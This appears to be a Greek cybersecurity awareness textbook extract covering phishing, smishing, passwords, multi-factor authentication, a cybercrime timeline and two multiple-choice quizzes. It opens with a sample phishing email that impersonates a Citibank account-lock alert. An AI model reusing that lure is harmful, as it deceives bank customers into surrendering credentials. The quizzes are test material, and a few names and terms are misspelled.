From: "alerts@citibank.com" <ALERTS@CITIBANK.COM>
To: recipient@email.com
Subject: Security Alert: 06699
Date: Thu, 29 May 2008 12:41:41 +0000

This is a Security Alert you requested to help you protect your account.

Your account has been blocked.

219 You have exceeded the number of three (3) failed login attempts.

To unlock your account, please [your account](#)

Thank you for your cooperation.


Sincerely Yours,
Letha Cox
Letha.Cox@citibank.com

Κατά την τελευταία δεκαετία, οι τεχνικές απάτης έχουν γίνει πιο εξελιγμένες. Ως αποτέλεσμα, η διάκριση μεταξύ ενός ψεύτικου και ενός γνήσιου μηνύματος γίνεται όλο και πιο δύσκολη. Επιπλέον, οι ψηφιακοί εγκληματίες προσπαθούν όλο και περισσότερο να στέλνουν μηνύματα phishing SMS. Αυτό είναι επίσης γνωστό ως "smishing" (SMS + phishing). Ωστόσο, τα μηνύματα αυτά μπορούν επίσης να έρθουν μέσω του WhatsApp ή του Facebook Messenger ή άλλου λογισμικού άμεσων μηνυμάτων.

Το **spear phishing** είναι μια ισχυρή παραλλαγή του phishing, μια κακόβουλη τακτική που χρησιμοποιεί μηνύματα ηλεκτρονικού ταχυδρομείου ή μηνύματα τα οποία περιλαμβάνουν πληροφορίες που αφορούν συγκεκριμένα τον στόχο, όπως το όνομα του στόχου και τη θέση του στην εταιρεία του. Αυτή η τεχνική κοινωνικής μηχανικής αυξάνει την πιθανότητα το θύμα να εκτελέσει όλα τα βήματα που απαιτούνται για τη μόλυνση, συμπεριλαμβανομένου του ανοίγματος του ηλεκτρονικού μηνύματος και της λήψης του αρχείου.

Σχήμα - Τεχνικές κοινωνικής μηχανικής

ΠΡΟΣΤΑΣΙΑ ΚΑΙ ΑΝΤΙΜΕΤΡΑ

● Η κρυπτογράφηση δεδομένων μετατρέπει τα δεδομένα από μια αναγνώσιμη μορφή (απλό κείμενο) σε μια μη αναγνώσιμη, κωδικοποιημένη μορφή (κρυπτογράφημα). Συμβάλλει στην προστασία της εμπιστευτικότητας των ψηφιακών δεδομένων κατά τη φάση της αποθήκευσης σε συστήματα υπολογιστών και της μετάδοσης μέσω του Διαδικτύου ή άλλων δικτύων υπολογιστών. Η κρυπτογράφηση είναι σήμερα μια από τις πιο κοινές και αποτελεσματικές τεχνολογίες ασφάλειας δεδομένων που χρησιμοποιούνται από εταιρείες και οργανισμούς.

● Τα τείχη προστασίας περιορίζουν τα εισερχόμενα και εξερχόμενα πακέτα δικτύου επιτρέποντας τη διέλευση μόνο εξουσιοδοτημένης κυκλοφορίας. Το τείχος προστασίας είναι ένα σύστημα ασφαλείας υλικού ή λογισμικού υπολογιστή που φιλτράρει την κυκλοφορία και εμποδίζει τους εισβολείς. Αποτελείται γενικά από πύλες και φίλτρα. Η δικτυακή κυκλοφορία μπορεί επίσης να φιλτράρεται από τείχη προστασίας, με την μη εξουσιοδοτημένη κυκλοφορία να αποκλείεται.


● Το λογισμικό προστασίας από ιούς μπορεί να προστατεύσει μια προγραμματιζόμενη συσκευή ανιχνεύοντας και εξαλείφοντας το κακόβουλο λογισμικό.

● Ο διαχειριστής κωδικών πρόσβασης είναι μια εφαρμογή λογισμικού που δημιουργεί, αποθηκεύει και παρέχει κωδικούς πρόσβασης σε εφαρμογές. Οι διαχειριστές κωδικών πρόσβασης κρυπτογραφούν τους κωδικούς πρόσβασης. Ο χρήστης, προκειμένου να έχει πρόσβαση στο ψηφιακό θησαυροφυλάκιο, πρέπει να θυμάται έναν κύριο κωδικό πρόσβασης.

Παρατίθενται ορισμένες χρήσιμες συστάσεις σχετικά με τους κωδικούς πρόσβασης:

ΠΟΤΕ	ΠΑΝΤΑ
Ποτέ να μην χρησιμοποιείτε αριθμούς τηλεφώνου, ονόματα, ημερομηνίες γενεθλίων ή διευθύνσεις. (π.χ. Mary2014)	Πάντα να περιλαμβάνετε μια ποικιλία τυχαίων χαρακτήρων, αριθμών και γραμμάτων για να κάνετε τον κωδικό πρόσβασης πιο σύνθετο.

Ποτέ να μην χρησιμοποιείτε τον ίδιο κωδικό πρόσβασης για όλους τους λογαριασμούς σας	Πάντα να δημιουργείτε έναν κωδικό πρόσβασης που περιέχει τουλάχιστον 16 χαρακτήρες (π.χ. a58gfw@kLNNg1k9%i)
Ποτέ να μην χρησιμοποιείτε λέξεις ή φράσεις της καθημερινής γλώσσας (π.χ. dearmaryhowareyou)	Πάντα να αλλάζετε τους κωδικούς πρόσβασης σε τακτά χρονικά διαστήματα, τουλάχιστον δύο φορές το χρόνο.

Ο έλεγχος ταυτότητας πολλαπλών παραγόντων είναι μια επιλογή που παρέχεται από πολλές επιχειρήσεις, από τραπεζικές υπηρεσίες έως εφαρμογές κοινωνικής δικτύωσης, για τη διαχείριση πρόσθετης ασφάλειας για τους λογαριασμούς σας πέραν ενός ισχυρού κωδικού πρόσβασης. Ο έλεγχος ταυτότητας πολλαπλών παραγόντων παρέχει ένα ακόμη "βήμα" για το ξεκλείδωμα ενός λογαριασμού, μιας συσκευής ή ενός εγγράφου. Σας αποστέλλεται ένα κείμενο μέσω μηνυμάτων σε μια κινητή συσκευή που είναι καταχωρημένη σε εσάς με έναν κωδικό σας, προκειμένου να επαληθεύσετε τον εαυτό σας. Συνιστάται έντονα να χρησιμοποιείτε τόσο έναν ισχυρό κωδικό πρόσβασης όσο και τον έλεγχο ταυτότητας πολλαπλών παραγόντων, όποτε αυτό είναι δυνατόν.

Ο έλεγχος ταυτότητας 2 παραγόντων ή γενικά ο έλεγχος ταυτότητας πολλαπλών παραγόντων είναι ένα πρωτόκολλο ασφαλείας που ακολουθείται από τραπεζικά συστήματα παγκοσμίως και τείνει να επεκταθεί και σε άλλους τομείς. Δηλαδή, για να κάνετε μια μεταφορά χρημάτων, δεν χρειάζεται μόνο να γνωρίζετε το όνομα χρήστη και τον κωδικό πρόσβασης για την πρόσβαση στο σύστημα e-banking, αλλά και να συμπληρώσετε έναν κωδικό που εμφανίζεται στο κινητό τηλέφωνο του χρήστη (έλεγχος ταυτότητας 2 παραγόντων).

Τα συστήματα που απαιτούν ακόμη μεγαλύτερη ασφάλεια μπορεί να χρειάζονται δακτυλικό αποτύπωμα ή άλλα βιομετρικά χαρακτηριστικά.

Οδηγίες για την πρόληψη επιθέσεων phishing:

- ✓ Παρακολουθείτε τακτικά τους διαδικτυακούς σας λογαριασμούς
- ✓ Διατηρείτε ενημερωμένο το πρόγραμμα περιήγησής σας
- ✓ Μην κάνετε κλικ σε συνδέσμους από άγνωστες πηγές
- ✓ Να προσέχετε τα αναδυόμενα παράθυρα

✓ Ποτέ μην δίνετε προσωπικές πληροφορίες μέσω ηλεκτρονικού ταχυδρομείου ή τηλεφωνικού αριθμού

✓ Να είστε προσεκτικοί με τα κοινωνικά θέλγητρα

<https://www.nortonlifelock.com/us/en/newsroom/press-kits/2021-norton-cyber-safety-insights-report/>

https://www.accenture.com/_acnmedia/pdf-96/accenture-2019-cost-of-cybercrime-study-final.pdf

<https://www.fortinet.com/content/dam/fortinet/assets/white->

MINI QUIZ

- 1) Ποιος τύπος κακόβουλου λογισμικού είναι ένα πλήρως περιορισμένο πρόγραμμα που αυτοαναπαράγεται και εξαπλώνεται μέσω δικτύων;
 - α. Spyware
 - β. Δούρειος Ίππος
 - γ. Ιός
 - δ. Σκουλήκι

- 2) Οι χάκερς που βοηθούν στην εύρεση σφαλμάτων και τρωτών σημείων σε ένα σύστημα, ενώ δεν σκοπεύουν να σπάσουν ένα σύστημα, ονομάζονται
 - α. Black Hat hackers
 - β. White Hat hackers
 - γ. Grey Hat hackers
 - δ. Red Hat hackers

- 3) Κατά τη δημιουργία ενός ασφαλούς κωδικού πρόσβασης
 - α. μπορούμε να χρησιμοποιήσουμε τον τηλεφωνικό μας αριθμό
 - β. χρησιμοποιούμε τον ίδιο κωδικό που έχουμε και σε άλλον λογαριασμό

- γ. μπορούμε να χρησιμοποιήσουμε την ημερομηνία γέννησής μας
- δ. περιλαμβάνουμε μια ποικιλία τυχαίων χαρακτήρων, αριθμών και γραμμάτων

4) Tailgating μπορεί να συμβεί όταν

- α. κάποιος σας ζητάει να δανειστεί το τηλέφωνό σας ή το φορητό σας υπολογιστή
- β. βρίσκετε μια μολυσμένη με κακόβουλο λογισμικό συσκευή και τη φορτώνετε στον υπολογιστή σας
- γ. κατευθύνεστε σε ιστότοπους που φαίνονται αυθεντικοί, αλλά στην πραγματικότητα στέλνουν δεδομένα σε επιτιθέμενους.
- δ. όταν οι επιτιθέμενοι ζητούν ιδιωτικές πληροφορίες από κάποιον με αντάλλαγμα κάτι επιθυμητό

5) Η ασφάλεια του Διαδικτύου περιλαμβάνει

- α. ασφάλεια προγράμματος περιήγησης και ιστότοπου
- β. ασφάλεια δικτύου
- γ. ασφάλεια δικτυακού τόπου
- δ. Όλα τα προαναφερθέντα

6) Ποιο από τα παρακάτω κακόβουλα λογισμικά δεν χρειάζεται να συνδεθεί με ένα υπάρχον πρόγραμμα;

- α. Σκουλήκια
- β. Δούρειοι Ίπποι
- γ. Ιοί
- δ. Λυτρισμικό

7) Ένας Δούρειος Ίππος είναι

- α. Το άλογο του Οδυσσέα στην Τροία σύμφωνα με τον αρχαίο Έλληνα ποιητή Όμηρο.
- β. ένα πρόγραμμα καταγραφής πληκτρολογίου (keylogging) που καταγράφει τα πλήκτρα που πατιούνται σε ένα πληκτρολόγιο

- γ. ένα μεταμφιεσμένο και επιθυμητό πρόγραμμα το οποίο συνήθως περιέχει
ελκυστικά γραφικά ή κινούμενα σχέδια προκειμένου να αποκτήσει πρόσβαση
σε ένα σύστημα υπολογιστή.
- δ. ένα πρόγραμμα κατασκοπευτικού λογισμικού που παρακολουθεί κρυφά τη
δραστηριότητα σε ένα σύστημα υπολογιστή.
- 8) Ποιο από τα παρακάτω συνήθως παρατηρεί τη δραστηριότητα του θύματος στο
Διαδίκτυο, συλλέγει πληροφορίες στο παρασκήνιο και τις στέλνει σε κάποιον άλλον;
- α. Κακόβουλο λογισμικό
 - β. Spyware
 - γ. Adware
 - δ. Όλα τα παραπάνω
- 9) Ένα πρόγραμμα λογισμικού ή μια συσκευή υλικού που φιλτράρει όλα τα πακέτα
δεδομένων που έρχονται μέσω του Διαδικτύου, ενός δικτύου κ.λπ. είναι γνωστό ως
_ :
- α. Antivirus
 - β. Τείχος προστασίας
 - γ. Cookies
 - δ. Κακόβουλο λογισμικό
- 10) _ είναι ένας τύπος λογισμικού που έχει σχεδιαστεί για να βοηθά τους
υπολογιστές να εντοπίζουν ιούς και να τους αποφεύγουν.
- α. Κακόβουλο λογισμικό
 - β. Adware
 - γ. Antivirus
 - δ. Και το β και το γ

Βιβλιογραφικές αναφορές

Computer awareness - Which of the following is used with the intention of extorti,”
Testbook. <https://testbook.com/question-answer/which-of-the-following-is-used-with-the-intention--5fa398920e24945b57e05fc2> (accessed May 13, 2022).

“Miami Dade College, CGS 1060 ,Ch 4-6.pdf | Course Hero.”

<https://www.coursehero.com/file/98747637/Ch-4-6pdf/> (accessed May 13, 2022).

“Wikibooks - Intellectual Property and the Internet/Internet security,”

https://en.wikibooks.org/wiki/Intellectual_Property_and_the_Internet/Internet_security (accessed May 13, 2022).

“Cambridge Dictionary - hacking”

<https://dictionary.cambridge.org/dictionary/english/hacking> (accessed May 13, 2022).

“*ITWeb* - Hacking the human: the art of social engineering,” *ITWeb*, May 08, 2018.

<https://www.itweb.co.za/content/Pero3qZg2RovQb6m> (accessed May 16, 2022).

Κεφάλαιο 6

Νόμοι για τις ψηφιακές τεχνολογίες

Jérôme TAFANI - Françoise SALESSE

Μαθησιακά αποτελέσματα :

Δίνουν τη δυνατότητα στους νέους να μάθουν για το έγκλημα στον κυβερνοχώρο
Νομοθεσία σχετικά με τη χρήση του Διαδικτύου και την προστασία των δεδομένων
Παραβάσεις
Ευρωπαϊκές κυρώσεις

Λέξεις κλειδιά :

GDPR
Αδικήματα στο Διαδίκτυο
Spam
Προσωπικά δεδομένα
Δίκαιο πληροφορικής
Κυρώσεις

Εισαγωγή

Οι επιθέσεις στον κυβερνοχώρο και το έγκλημα στον κυβερνοχώρο προκαλούν όλο και περισσότερα προβλήματα και λαμβάνουν όλο και πιο εξελιγμένες μορφές σε ολόκληρη την Ευρώπη. Η τάση αυτή αναμένεται να συνεχιστεί και στο μέλλον, καθώς μέχρι το 2024 αναμένεται να είναι συνδεδεμένες στο διαδίκτυο 22,3 δισεκατομμύρια συσκευές παγκοσμίως.

Πηγή: <https://www.consilium.europa.eu/en/policies/cybersecurity>

Πώς μπορεί να οριστεί το «έγκλημα στον κυβερνοχώρο»;

Το έγκλημα στον κυβερνοχώρο αναφέρεται σε οποιαδήποτε εγκληματική δραστηριότητα που αφορά υπολογιστή, δικτυακή συσκευή ή δίκτυο. Ενώ τα περισσότερα εγκλήματα στον κυβερνοχώρο διαπράττονται για να αποφέρουν κέρδη στους εγκληματίες του κυβερνοχώρου, ορισμένα διαπράττονται κατά υπολογιστών ή συσκευών απευθείας για να τις βλάψουν ή να τις θέσουν εκτός λειτουργίας.

Πηγή: <https://techtarjet.com>

Μια σύντομη ιστορία της εξέλιξης της επικοινωνίας και του εγκλήματος στον κυβερνοχώρο :

1971: Πρώτο e-mail: Ray Tomlinson στέλνει το πρώτο ηλεκτρονικό μήνυμα στην ιστορία "QWERTYUIOP" (<https://www.genie-inc.com>).

1978: Το πρώτο spam: Το πρώτο ανεπιθύμητο μαζικό ηλεκτρονικό μήνυμα λέγεται ότι στάλθηκε από τον Gary Thuerk, ένα στέλεχος μάρκετινγκ που προωθούσε ένα νέο μοντέλο υπολογιστή. (<https://www.weforum.org/agenda>).

1981: ο Ian Murphy, Captain Zap, είναι ο πρώτος καταδικασμένος χάκερ υπολογιστών (<https://attrition.org>).

1986: Ο πρώτος ιός υπολογιστή: Brain (<https://www.kaspersky.com>).

1987: ο John McAfee ιδρύει την εταιρεία McAfee Company. Ο McAfee παράγει το πρώτο λογισμικό προστασίας από ιούς (antivirus) που ονομάζεται VirusScan (<https://www.thepecinsider.com>).

1988: Πρώτη επίθεση στον κυβερνοχώρο. Ο Robert Tarran Morris έγραψε ένα πρόγραμμα που μετακινούνταν από υπολογιστή σε υπολογιστή και ζητούσε από κάθε μηχανήμα να στείλει ένα σήμα πίσω σε έναν διακομιστή ελέγχου. (<https://theconversation.com>).

1990: Γέννηση του διαδικτύου. Ο Tim Berners-Lee, και το CERN εγκαινίασαν το 1990 τον «Παγκόσμιο Ιστό», που σχεδιάστηκε και αναπτύχθηκε για τους επιστήμονες που εργάζονταν σε πανεπιστήμια και ινστιτούτα σε όλο τον κόσμο, ώστε να ανταλλάσσουν άμεσα πληροφορίες (<https://home.cern/>).

1991: Πρώτη διαδικτυακή κάμερα. Ο Quentin Stafford-Fraser και ο Paul Jardetzky επινόησαν την πρώτη κάμερα στον κόσμο για να βοηθήσουν τους φοιτητές και τους προγραμματιστές που δούλευαν μέχρι αργά τη νύχτα να ελέγξουν αν ο καφές έχει σταματήσει να βράζει (<https://www.bbc.com/news/technology-20439301>).

1993: Ο Jan Brandt ηγήθηκε μόνος του της περίφημης εκστρατείας «carpet-bombing» της AOL, η οποία

τοποθέτησε εκατομμύρια δοκιμαστικούς δίσκους και CD της AOL σε στιδήποτε, από περιοδικά μέχρι κουτιά ποπ κορν και γκισέ τραπεζών.

2000: Το σφάλμα Y2K, υποτίθεται ότι θα μπλόκαρε τις λειτουργίες του διαδικτύου και των υπολογιστών σε ολόκληρο τον πλανήτη· τελικά δεν συνέβη κάτι τέτοιο (<https://www.ina.fr/>).

2000: Η πρώτη εξειδικευμένη αστυνομική δύναμη για το έγκλημα στον κυβερνοχώρο δημιουργήθηκε στην Ινδία (<https://timesofindia.indiatimes.com>).

2009: Εμφανίζεται το πρώτο κρυπτονόμισμα, το bitcoin (<https://www.investopedia.com>).

2012: Ο Psy κυκλοφόρησε το «Gangnam Style»: Άλλαξε ολόκληρο το τοπίο της μουσικής και της κουλτούρας των βίντεο και συνέβαλε στη δημιουργία του διαδικτύου που γνωρίζουμε σήμερα, καθώς ήταν το πρώτο βίντεο στο YouTube που έφτασε το 1 δισεκατομμύριο προβολές.

2013: Η πρώτη περίπτωση μαζικής παραβίασης διαδικτυακής κάμερας: Ένας άνδρας κατάφερε να κατασκοπεύσει περισσότερες από 400 γυναίκες (<https://www.businessinsider.com>).

2014: Η πρώτη κλοπή κρυπτονομισμάτων (που ισοδυναμούσε με 470 εκατομμύρια δολάρια) (<https://www.comparitech.com>).

2021 : Τα τελευταία χρόνια, περισσότερες από τις μισές απάτες λαμβάνουν χώρα στο Διαδίκτυο (51%), ξεπερνώντας κατά πολύ τις απάτες μέσω τηλεφώνου και SMS (21%). Οι πιο εξελιγμένες τεχνικές εξαπάτησης συνδυάζουν πλέον διάφορα μέσα. (<https://www.radiofrance.fr/>).

Απλοποιημένο χρονοδιάγραμμα ευκαιριών και απειλών λόγω των εξελίξεων στην ΤΠΕ

1970 Η εποχή του ηλεκτρονικού ταχυδρομείου

1971 Το πρώτο Email

1978 Το πρώτο Spam

1980 Η εποχή των μεγάλων δικτυακών επιθέσεων

1987 Το πρώτο Antivirus

1981 Ο πρώτος καταδικασμένος Hacker
1986 Ο πρώτος ιός υπολογιστή

1988 Η πρώτη επίθεση στον κυβερνοχώρο

1990 Η εποχή της γέννησης του διαδικτύου

1990 Η γέννηση του Internet

1991 Η πρώτη Webcam

1999 130 εκατομμύρια χρήστες

1993 Η πρώτη μαζική εκστρατεία μάρκετινγκ

2000 Η εποχή του διαδικτύου στο σπίτι

2000 Η πρώτη εξειδικευμένη αστυνομία για το έγκλημα στον κυβερνοχώρο
2009 Το πρώτο κρυπτονόμισμα

2000 Το σφάλμα Y2K

2010 Η εποχή των κοινωνικών δικτύων και των διαδικτυακών κολοσσών

2012 Το πρώτο βίντεο στο youtube που έφτασε το ένα δισεκατομμύριο προβολές

2013 Η πρώτη περίπτωση μαζικής παραβίασης κάμερας web

2014 Η πρώτη κλοπή κρυπτονομίσματος

2020 Η εποχή του streaming

2022 4.5 δισεκατομμύρια χρήστες

2021 Τα 3/4 του συνόλου των απατών προέρχονται
από το Διαδίκτυο ή το τηλέφωνο

Λεζάντα

Τίτλος δεκαετίας

Ημερομηνία θετικού συμβάντος

Ημερομηνία αρνητικού συμβάντος

Μίνι κουίζ

- 1. Ποια ήταν η γενική ιδέα πίσω από τη δημιουργία του διαδικτύου:**
 - a. Η κοινή χρήση αρχείων μεταξύ συναδέλφων
 - b. Η δημιουργία μιας κοινότητας επαγγελματιών
 - c. Η διάδοση της γνώσης με σεβασμό στον χρήστη σε όλο τον κόσμο
 - d. Όλα τα παραπάνω
- 2. Ο πρώτος καταδικασμένος χάκερ ήταν**
 - a. Brain
 - b. Norton
 - c. Gary Thuerk
 - d. Ian Murphy
- 3. Το 1978:**
 - a. Ο πρώτος ιός
 - b. Η πρώτη κλοπή κρυπτονομίσματος
 - c. Το πρώτο spam
 - d. Ο πρώτος ηλ. υπολογιστής
- 4. Ο Gary Thuerk, ήταν ο πρώτος άνθρωπος που:**
 - a. Έστειλε το πρώτο spam
 - b. Δημιούργησε το πρώτο κρυπτονόμισμα
 - c. Έστειλε το πρώτο email
 - d. Δημιούργησε την πρώτη ιστοσελίδα
- 5. Ποιος είναι ο ορισμός του εγκλήματος στον κυβερνοχώρο; Έγκλημα στον κυβερνοχώρο είναι ...**
 - a. κάθε εγκληματική δραστηριότητα που αφορά υπολογιστή, δικτυακή συσκευή ή δίκτυο.
 - b. μια εγκληματική δραστηριότητα που αφορά όλη την οικογένεια.
 - c. κάθε εγκληματική δραστηριότητα που περιλαμβάνει έναν ιό.
 - d. κάθε εγκληματική δραστηριότητα που περιλαμβάνει την κλοπή των προσωπικών σας δεδομένων.
- 6. Ποιοι είναι οι GAFAM;**
 - a. Η πρώτη εταιρεία πληροφορικής στον κόσμο

- b. Ένα αξεσουάρ για την προστασία των δεδομένων σας
 - c. Η καλύτερη υπηρεσία VPM
 - d. Το όνομα ενός παλιού διαδικτυακού μιμιδίου
7. «QWERTYUIOP» ήταν το κείμενο του πρώτου ηλεκτρονικού ταχυδρομείου που στάλθηκε το 1971 από τον :
- a. JohnMcAfee
 - b. Ray Tomlinson
 - c. Gary Thuerk
 - d. Bill Gates
8. Δημιούργημα του Robert Tarran Morris ήταν:
- a. Το πρώτο λογισμικό προστασίας από ιούς (anti-virus)
 - b. Ο πρώτος ιός
 - c. Η πρώτη κυβερνοεπίθεση
- Ο πρώτος ηλεκτρονικός υπολογιστής
9. Το Bitcoin είναι:
- a. Το πρώτο κρυπτονόμισμα
 - b. Το δεύτερο κρυπτονόμισμα
 - c. Ένας ιός
 - d. Ένα πρόγραμμα
10. Η πρώτη περίπτωση μαζικής παραβίασης κάμερας διαδικτύου πραγματοποιήθηκε το:
- a. 2021
 - b. 1988
 - c. 2013
 - d. 2014

Τα διάφορα είδη εγκλημάτων στον κυβερνοχώρο

Στην περίπτωση των εγκλημάτων κατά της ιδιοκτησίας και των εγκλημάτων κατά προσώπων, διακρίνονται γενικά τρία είδη αδικημάτων:

A. Το πρώτο είδος αδικημάτων: Αθέμιτη συλλογή πληροφοριών.

Ορισμός: Αυτές περιλαμβάνουν επιθέσεις σε αυτοματοποιημένα συστήματα επεξεργασίας δεδομένων, προσωπικά δεδομένα (όπως η μεταφορά προσωπικών πληροφοριών), παραβιάσεις πιστωτικών καρτών, μη εξουσιοδοτημένη ή μη αναφερόμενη κρυπτογράφηση ή υποκλοπή.

Μερικά παραδείγματα:

1. Phishing

Οι χάκερς που είναι ικανοί να διεισδύσουν σε οποιοδήποτε σύστημα υψηλής τεχνολογίας, «αυτό είναι στις ταινίες», λέει γελώντας ο Serge. Δεν υπάρχει κανείς τέτοιος στην πραγματική ζωή. Ενώ οι ψηφιακές επιθέσεις πραγματοποιούνται μερικές φορές για την κλοπή ταυτοτήτων, αυτό απέχει πολύ από το να είναι συστηματικό. Υπάρχουν απλούστεροι και, σε πολλές περιπτώσεις, νόμιμοι τρόποι για να αποκτήσει κάποιος απατεώνας τις πληροφορίες που χρειάζεται. Υπάρχει ακόμη και ένας που μπορεί να χρησιμοποιείτε καθημερινά: το Facebook.

«Στο Facebook, οι άνθρωποι μας δίνουν το όνομά τους, την πόλη διαμονής τους και, κυρίως, την ημερομηνία γέννησής τους», λέει ο Anthony. Ακόμη και όσοι δεν δημοσιεύουν τα γενέθλιά τους στα κοινωνικά δίκτυα, συχνά εκτίθενται από τους φίλους τους που τους γράφουν δημόσια «χρόνια πολλά»...

Απόσπασμα από τη συνέντευξη του Serge, ενός εφήβου που κλέβει προσωπικά δεδομένα

Πηγή: <https://lactualite.com/societe/les-voleurs-didentite/>

Το «ηλεκτρονικό ψάρεμα» (phishing) είναι μια προσπάθεια απόκτησης προσωπικών ή εμπιστευτικών πληροφοριών ενός ατόμου με εξαπάτηση. Πιθανότατα ο πιο συνηθισμένος τύπος απάτης στο διαδίκτυο, το ηλεκτρονικό ψάρεμα πραγματοποιείται συνήθως με τη χρήση μηνυμάτων ηλεκτρονικού ταχυδρομείου ή ιστοτόπων που έχουν σχεδιαστεί για να παρασύρουν το πιθανό θύμα να μοιραστεί ευαίσθητες πληροφορίες με τον απατεώνα που το διέπραξε.


Αντί να χρησιμοποιήσουν οι ίδιοι τις πληροφορίες, πολλοί απατεώνες τις πωλούν στο σκοτεινό διαδίκτυο, συνήθως σε χάκερ και εγκληματίες του κυβερνοχώρου που ειδικεύονται στην κλοπή ταυτότητας.

Τα θύματα λαμβάνουν μηνύματα ηλεκτρονικού ταχυδρομείου που περιέχουν αιτήματα από άτομα ή ιδρύματα που τους είναι γνωστά, για παράδειγμα:

- **Ζητούν πληροφορίες με αντάλλαγμα την αποστολή ενός δώρου** ή τη συμμετοχή σε έναν διαγωνισμό με ελκυστικό έπαθλο ή τη συλλογή ενός βραβείου λαχειοφόρου αγοράς.
- **Αίτηση διακανονισμού** για την αποφυγή κλεισίματος πρόσβασης, απώλειας ονόματος τομέα ή υποτιθέμενης συμμόρφωσης με τον GDPR.
- **Έκκληση για βοήθεια:** ο εγκληματίας στον κυβερνοχώρο προσποιείται ότι είναι συγγενής, εξηγώντας ότι βρίσκεται σε δεινή κατάσταση που απαιτεί οικονομική βοήθεια.

- Τα αλυσιδωτά μηνύματα ηλεκτρονικού ταχυδρομείου, όπως γούρια καλής τύχης, οικονομικές πυραμίδες, εκκλήσεις αλληλεγγύης ή ειδοποιήσεις για ιούς, μπορούν να υποκρύπτουν μια απόπειρα ηλεκτρονικού ψαρέματος.

Παρόλο που οι απόπειρες ηλεκτρονικού ψαρέματος γίνονται σήμερα όλο και καλύτερα εκτελεσμένες, **ένα μήνυμα ηλεκτρονικού ψαρέματος έχει συχνά προειδοποιητικά σημάδια** που μπορούν να εντοπιστούν: δελεαστική προσφορά, ύποπτη εμφάνιση, απροσδόκητο συνημμένο, πλαστή διεύθυνση αποστολής.

Ηλεκτρονικό ψάρεμα με SMS (smishing): Μόνο το 2020, εκτιμάται ότι 2,1 τρισεκατομμύρια (2.100.000.000.000) μηνύματα SMS ανταλλάχθηκαν παγκοσμίως, γεγονός που καθιστά το SMS μία από τις πιο διαδεδομένες μεθόδους επικοινωνίας. Δυστυχώς, αυτό σημαίνει επίσης ότι οι χάκερς έχουν εκμεταλλευτεί τα SMS ως ένα νέο μέσο διεξαγωγής επιθέσεων στον κυβερνοχώρο.

Στην περίπτωση του smishing ένας εισβολέας χρησιμοποιεί ένα μήνυμα SMS για να δελεάσει τους παραλήπτες να κάνουν κλικ σε έναν σύνδεσμο και να στείλουν προσωπικές πληροφορίες ή να κατεβάσουν κακόβουλο λογισμικό σε ένα smartphone.

Πηγή: <https://www.proofpoint.com/fr/threat-reference/smishing>

Στην εποχή του «όλα ψηφιακά», η παράδοση προσωπικών δεδομένων στους ψηφιακούς γίγαντες δεν αποτελεί πλέον επιλογή αλλά αναγκαιότητα. Ωστόσο, αυτό δεν είναι χωρίς κίνδυνο, δεδομένης της φρενήρους και μη ασφαλούς χρήσης αυτών των δεδομένων, η οποία απειλεί τα δικαιώματα των πολιτών.

Επειδή θεωρούνται ο «νέος μαύρος χρυσός» του 21^{ου} αιώνα, τα προσωπικά δεδομένα είναι ιδιαίτερα περιζήτητα και υπόκεινται σε ανεξέλεγκτη εκμετάλλευση, η οποία συχνά συνοδεύεται από πολυάριθμες καταχρήσεις. Η παράνομη χρήση, η πειρατεία, ακόμη και η χειραγώγηση της κοινής γνώμης αποτελούν συνήθεις πρακτικές που θέτουν υπό αμφισβήτηση την ασφάλεια και τα δημοκρατικά πρότυπα του σημερινού μας μοντέλου.

Πηγή: <https://www.pourlasolidarite.eu/fr/publication/les-donnees-personnelles-le-nouvel-or-noir-aux-multiples-enjeux#:~:text=Because%20they%20are%20considered%C3%A9,C3%A9es,often%20accompanied%C3%A9e%20by%20many%20d%C3%A9rives>

2. Κρυμμένες ηλεκτρονικές διευθύνσεις URLs

URLs (Uniform Resource Locator, δηλαδή η διεύθυνση ιστού).

Βρίσκονται παντού στα κοινωνικά δίκτυα, αλλά προσέξτε ότι ορισμένες συντομευμένες διευθύνσεις URL μπορεί να οδηγούν σε προορισμούς εντελώς διαφορετικούς από αυτούς που υποδεικνύονται.

Οι εγκληματίες του κυβερνοχώρου θα το εκμεταλλευτούν αυτό για να εγκαταστήσουν κάθε είδους κακόβουλο λογισμικό στον υπολογιστή σας.

Πηγή: <https://www.oxfordreference.com/>

Ας υποθέσουμε ότι έχετε λάβει ένα γραπτό μήνυμα που μοιάζει επίσημο και δεν είστε σίγουροι αν πρόκειται για απάτη ή όχι. Λαμβάνετε, για παράδειγμα, ένα μήνυμα κειμένου από τον πάροχο του τηλεφώνου σας που σας ζητά να κάνετε κλικ σε έναν σύνδεσμο για να δείτε τον λογαριασμό σας και δεν μπορείτε να καταλάβετε αν πρόκειται για spam ή όχι.

